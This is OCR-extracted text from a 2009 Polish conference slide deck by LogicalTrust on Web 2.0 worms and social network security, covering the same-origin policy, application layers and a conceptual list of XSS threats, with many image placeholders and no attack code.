LogicalTrust
www.logicaltrust.net

IT BCE BUSINESS CONSULTING EXPERTS

“Bezpieczeństwo portali społecznościowych w ujęciu robaków Web 2.0”


2009.03.13 / Pingwinaria


Borys Łącki


LogicalTrust


www.logicalTrust.net

IT BCE BUSINESS CONSULTING EXPERTS










2007:
ilość ruchu WWW przekroczyła ilość ruchu P2P




Warstwa WWW

(filtry wejścia/wyjścia)

Warstwa Aplikacji

(logika biznesowa)

Serwer Baz Danych



Warstwa WWW


(filtry wejścia/wyjścia)

Warstwa Aplikacji

(logika biznesowa)

Nowa funkcjonalność

Serwer Baz Danych



Firewall Aplikacyjny

Warstwa WWW

(filtry wejścia/wyjścia)

Warstwa Aplikacji

(logika biznesowa)

Nowa funkcjonalność

Serwer Baz Danych

Robak komputerowy – samoreplikujący się program komputerowy...

XSS/CSRF WORM != Blaster, Sasser, Mydoom, Slammer.


Same origin policy

Protokół + host + port = OK


URL	Protokół	Host	Port	?
http://www.example.com/dir/page.html	+	+	+	OK
http://www.example.com/dir2/other.html	+	+	+	OK
http://www.example.com:81/dir2/other.html	+	+	-	
https://www.example.com/dir2/other.html	-	+	+	
http://en.example.com/dir2/other.html	+	-	+	
http://example.com/dir2/other.html	+	-	+	
http://v2.www.example.com/dir2/other.html	+	-	+	

http://www.example.com/dir/page.html

Same origin policy



Same origin policy




XSS – Cross Site Scripting - zagrożenia


- Zmiana treści
- Kradzież ID sesji
- CSRF
- Automatyczne robaki

XSS – zmiana treści

